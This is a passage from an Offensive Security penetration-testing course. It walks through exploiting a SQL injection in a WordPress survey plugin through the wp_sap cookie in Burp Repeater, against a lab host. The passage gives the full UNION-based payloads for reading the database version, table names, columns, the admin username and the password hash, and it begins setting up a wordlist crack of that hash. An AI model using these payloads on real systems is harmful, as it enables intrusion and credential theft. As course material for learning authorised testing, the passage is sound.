


Figure 322: Captured Request with Vulnerable Cookie

With this cookie, we can start attempting to exploit the SQL injection vulnerability.

Copyright © Offensive Security Ltd. All rights reserved.

24.2.2 SQL Injection Exploitation

Now that we have captured a request with the vulnerable cookie, we can use it in Burp's "Repeater" to attempt exploitation of the SQL injection. To do so, we find the request in Burp's "HTTP History" tab that contained the cookie, right click it, and select "Send to Repeater".




Figure 323: Sending the Request to Repeater

Copyright © Offensive Security Ltd. All rights reserved.

Then we click on the “Repeater” tab and view the cookie in its raw form.




Figure 324: Viewing Request in Repeater

Let’s take the payload from the original exploit, place it into the cookie, and send the request to the server. The payload can be found in Listing 865.

```
["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]
```

Listing 865 - Original SQL injection payload

Copyright © Offensive Security Ltd. All rights reserved.

According to the exploit, the payload can be inserted into the *wp_sap* cookie variable value. The value of the cookie variable starts after the "=" sign and must end with a semicolon.




Figure 325: Using the Payload to Send the Request

The exploit code mentions that the result of the SQL injection will be placed in the *sss_params* variable within a "script" tag. Searching for the variable in Burp should take us to the location of the output from the SQL injection.

Copyright © Offensive Security Ltd. All rights reserved.

We can also set Burp to "auto-scroll" to this location in the future to make exploitation easier so we don't have to scroll to find the output each time.




Figure 326: Searching and Setting Auto-Scroll

In this output, we can see the version of the database in use. This shows us that the SQL injection worked!

```
<script type='text/javascript'>
/* <![CDATA[ */
var sss_params = {"survey_options":"{\"options\":\"[\\\"bottom\\\",\\\"easeInOutBack\\
\",\\\"\\\",\\\"-webkit-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 2
04) 70%);-moz-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);-
ms-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);-o-linear-gr
adient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);linear-gradient(top , rg
b(255, 255, 255) 35% , rgb(204, 204, 204) 70%);\\\",\\\"rgb(0, 0, 0)\\\",\\\"rgb(93, 9
3, 93)\\\",\\\"1\\\",\\\"0\\\",\\\"12\\\",\\\"9\\\",\\\"8\\\",500,\\\"Thank you for yo
ur feedback!\\\",\\\"0\\\",\\\"0\\\",\\\"0\\\"]\",\"plugin_url\":\"http:\\\/\\\/sandbo
x.local\\\/wp-content\\\/plugins\\\/wp-survey-and-poll\",\"admin_url\":\"http:\\\/\\\/
sandbox.local\\\/wp-admin\\\/admin-ajax.php\",\"survey_id\":\"1550849657\",\"style\":\
"modal\",\"expired\":\"false\",\"debug\":\"true\",\"questions\":[[\"Are you enjoying t
he new site?\",\"Yes\",\"No\"],[\"10.3.20-MariaDB\"]]}";
/* ]]> */
</script>
```

Listing 866 - Extracting database version via SQL injection

Copyright © Offensive Security Ltd. All rights reserved.

Now we know that the database used by this WordPress instance is 10.3.20-MariaDB.

> *MariaDB is a fork of MySQL. It was designed to work as a plug-and-play alternative to MySQL and SQL injection exploits used for MySQL typically work for MariaDB as well.*

Now that we know the SQL injection works, we need to determine our next step. While uploading a PHP shell through MariaDB might enable us to get remote code execution on the WordPress instance, it could be very temperamental and difficult if we don't have more information about the system.

Let's start with something easier and extract the admin's username and password hash. To do this, we will need to get a list of tables, find the user's table, get a list of columns, and then finally extract the relevant information.

To get a list of table names, we need to query the *information_schema.tables* table for the *table_name* column. This can be done by altering the cookie payload as shown in Listing 867.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,table_name,11 FROM information_schema.tables#"]
```

Listing 867 - Listing all tables

Note that we have also removed the "ALL" from the original payload. This is to decrease the results as we don't care about duplicate values.

Copyright © Offensive Security Ltd. All rights reserved.

Again, the payload can by inserted into the *wp_sap* cookie value. As before, the value of the cookie starts after the "=" sign and ends with a semicolon.




Figure 327: Querying for All Tables

The result includes a large list of tables, but the one that stands out to us most is *wp_users*, since it will most likely contain the WordPress user information.

Now that we have the table name, we can work on retrieving its column names. To do this, we query the *column_name* column within *information_schema.columns*, limiting the result to those where the table is *wp_users*. This can be done by updating our payload as shown in Listing 868.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,column_name,11 FROM information_
schema.columns WHERE table_name='wp_users'#"]
```

Listing 868 - List of all columns in the wp_users table

Copyright © Offensive Security Ltd. All rights reserved.

As with the previous payload, this payload will also be placed in the *wp_sap* cookie value in the Repeater tab.




Figure 328: Querying for All Columns in wp_users

The result of our query reveals several column names. The most interesting to us are *user_login* and *user_pass* as these will most likely contain the credentials to authenticate to the WordPress instance.

Next, let's query for the username. To do this, we need to send a SQL injection request asking for all *user_login* values from the *wp_users* table. This can be done by updating our query as follows.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_login,11 FROM wp_users#"]
```

Listing 869 - Listing all usernames

Copyright © Offensive Security Ltd. All rights reserved.

We once again repeat the same injection as before.




Figure 329: Querying for All users in wp_users

This query discloses only one username: wp_ajla_admin. Now that we have a username, it's time to get the password hash.

Copyright © Offensive Security Ltd. All rights reserved.

To do this, we need to replace *user_login* in our query with *user_pass*.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_pass,11 FROM wp_users#"]
```

Listing 870 - Listing all passwords




Figure 330: Querying for All passwords in wp_users

As a result of our injection, we are able to recover the admin's password hash. Note the encoding at the end; the response contains three "\" characters to escape the single "/". This hash will need to be cracked before we attempt to authenticate against the web application.

24.2.2.2 Exercise

1. Use sqlmap to exploit the SQL injection and extract the username and password.

24.2.3 Cracking the Password

Now that we have the password hash, we will need to crack it to get the plaintext password. While we can run a traditional brute force attack where we try every letter combination in the hopes that one matches up, this might take a very long time. Instead we will choose to start by using the "rockyou" wordlist, which is included in Kali Linux.

If you haven't already done so, you can expand the archive by decompressing the /usr/share/wordlists/rockyou.txt.gz file with gunzip. This will replace the archive file with a plain text file.

Copyright © Offensive Security Ltd. All rights reserved.

Before we continue, let's create a file containing the password hash.

```
kali@kali:~$ echo "$P$BfBIi66MsPQgzmvYsUzwjc5vSx9L6i/" > pass.txt
```

